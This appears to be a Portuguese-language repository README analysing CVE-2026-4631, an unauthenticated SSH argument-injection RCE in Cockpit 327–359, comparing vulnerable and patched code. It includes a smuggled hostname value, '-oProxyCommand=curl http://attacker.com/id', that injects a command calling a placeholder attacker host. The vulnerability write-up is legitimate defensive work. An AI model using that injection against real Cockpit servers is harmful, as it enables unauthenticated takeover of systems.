 cyberheartmi9/cve-2026-4631-cockpit-rce
Cockpit: Execução Remota de Código Não Autenticada via Injeção de Argumentos de Linha de Comando SSH

Cockpit: Execução Remota de Código Não Autenticada via Injeção de Argumentos de Linha de Comando SSH
| Campo | Detalhe |
|---|---|
| ID CVE | CVE-2026-4631 |
| GHSA | GHSA-m4gv-x78h-3427 |
| Severidade | Crítica (CVSS 9.8) |
| Versões afetadas | Cockpit 327 – 359 |
| Corrigido em | Cockpit 360 |
| CWE | CWE-78: Injeção de Comando no SO |
| Autenticação necessária | NÃO |
| Reportado por | Jelle van der Waa |

O recurso de login remoto do Cockpit passa nomes de host fornecidos pelo usuário (do caminho da URL) e nomes de usuário (do cabeçalho Authorization: Basic) diretamente para o binário OpenSSH ssh, sem qualquer validação ou sanitização.
Um atacante não autenticado com acesso de rede à porta 9090 pode criar uma única solicitação HTTP que:
-oProxyCommand=<cmd>)%r do SSHAmbos os pontos de injeção são acionados antes da conclusão da verificação de credenciais, o que significa que nenhum login válido é necessário.

Antes da versão 327, o Cockpit usava um binário C dedicado chamado cockpit-ssh (baseado em libssh) para conexões remotas. A partir da versão 327, isso foi substituído por:
python3 -m cockpit.beiboot
que invoca o cliente OpenSSH ssh do sistema. Essa mudança introduziu a vulnerabilidade porque o novo caminho de código passa valores controlados pelo usuário diretamente para o ssh, sem sanitização.
-- Antes do HostnameO cliente SSH interpreta argumentos que começam com - como opções, e não como um hostname, a menos que um separador -- os preceda. Sem --, qualquer hostname que comece com - é interpretado como uma flag SSH.
Construção vulnerável:
ssh [opções] <hostname> <comando-remoto>
Construção segura:
ssh [opções] -- <hostname> <comando-remoto>
Nem cockpit-ws (código C) nem cockpit.beiboot (código Python) validam ou sanitizam:
Authorization: Basicargparse (CPython #66623)Um bug conhecido do CPython faz com que o argparse trate incorretamente argumentos que começam com - e também contêm espaços, tratando-os como posicionais em vez de flags. Isso permite que um hostname -oProxyCommand=evil command passe pela análise de argumentos do Python e chegue ao ssh como uma opção.
src/cockpit/beiboot.py — Ponto de Injeção PrimárioEste é o arquivo mais crítico. A função via_ssh() constrói a lista de argumentos do comando SSH.
def via_ssh(cmd: Sequence[str], dest: str, ssh_askpass: Path, *ssh_opts: str) -> Sequence[str]:
    """Build an ssh command to run `cmd` on `dest`."""

    # Parse optional port from dest (e.g. "host:2222")
    host, _, port = dest.rpartition(':')

    if port.isdigit() and host:
        # Strip IPv6 brackets
        if host.startswith('[') and host.endswith(']'):
            host = host[1:-1]

        #  VULNERABLE: No '--' before host
        # If host = "-oProxyCommand=evil", ssh treats it as an option
        destination = ['-p', port, host]

    else:
        #  VULNERABLE: Raw attacker input passed directly to ssh
        destination = [dest]

    return (
        'ssh', *ssh_opts, *destination, shlex.join(cmd)
    )
Com dest = "-oProxyCommand=curl http://attacker.com/id":
arg0: ssh
arg1: -oNumberOfPasswordPrompts=1      ← opção do cockpit
arg2: -oProxyCommand=curl http://...   ←  INTERPRETADA COMO OPÇÃO SSH (não host)
arg3: python3 -ic '# cockpit-bridge'   ← torna-se o "hostname" → aciona o ProxyCommand
    if port.isdigit() and host:
        if host.startswith('[') and host.endswith(']'):
            host = host[1:-1]

        #  FIXED: '--' forces everything after it to be positional
        destination = ['-p', port, '--', host]

    else:
        #  FIXED: '--' separator added
        destination = ['--', dest]
src/ws/cockpitauth.c — Camada C: Extração do HostnameEste arquivo C lida com a análise inicial da solicitação HTTP e inicia o processo beiboot.
static const gchar *
application_parse_host(const gchar *application)
{
    const gchar *prefix = "cockpit+=";
    gint len = strlen(prefix);

    g_return_val_if_fail(application != NULL, NULL);

    // Extracts everything after "cockpit+=" from the URL path
    //  No character validation — dashes, special chars allowed
    if (g_str_has_prefix(application, prefix) && application[len] != '\0')
        return application + len;
    else
        return NULL;
}
O hostname retornado é passado diretamente como argumento ao iniciar o beiboot:
// cockpit_ws_ssh_program is the spawn command template
//  VULNERABLE: hostname appended with no sanitization
const gchar *cockpit_ws_ssh_program =
    "/usr/bin/env python3 -m cockpit.beiboot --remote-bridge=supported";
//                                                                      ^
//                        No trailing '--' means hostname can be parsed
//                        as a flag by Python's argparse (CPython #66623)
//  FIXED: trailing '--' ensures hostname is always positional
const gchar *cockpit_ws_ssh_program =
    "/usr/bin/env python3 -m cockpit.beiboot --remote-bridge=supported --";
static CockpitCreds *
build_session_credentials(CockpitAuth *self,
                           CockpitWebRequest *request,
                           const char *application,
                           const char *host,
                           const char *type,
                           const char *authorization)
{
    char *user = NULL;
    char *raw  = NULL;

    if (g_strcmp0(type, "basic") == 0) {
        // Decodes Authorization: Basic base64(user:password)
        //  No validation of 'user' — semicolons, special chars allowed
        raw = cockpit_authorize_parse_basic(authorization, &user);
    }

    // 'user' is passed into credentials and eventually to 'ssh -l <user>'
    creds = cockpit_creds_new(application,
                              COCKPIT_CRED_USER, user,   //  unsanitized
                              ...);
}
vendor/ferny/src/ferny/session.py — Terceiro Ponto de InjeçãoA biblioteca ferny incluída (usada para interação SSH) tem a mesma omissão de -- em sua chamada de subprocesso.
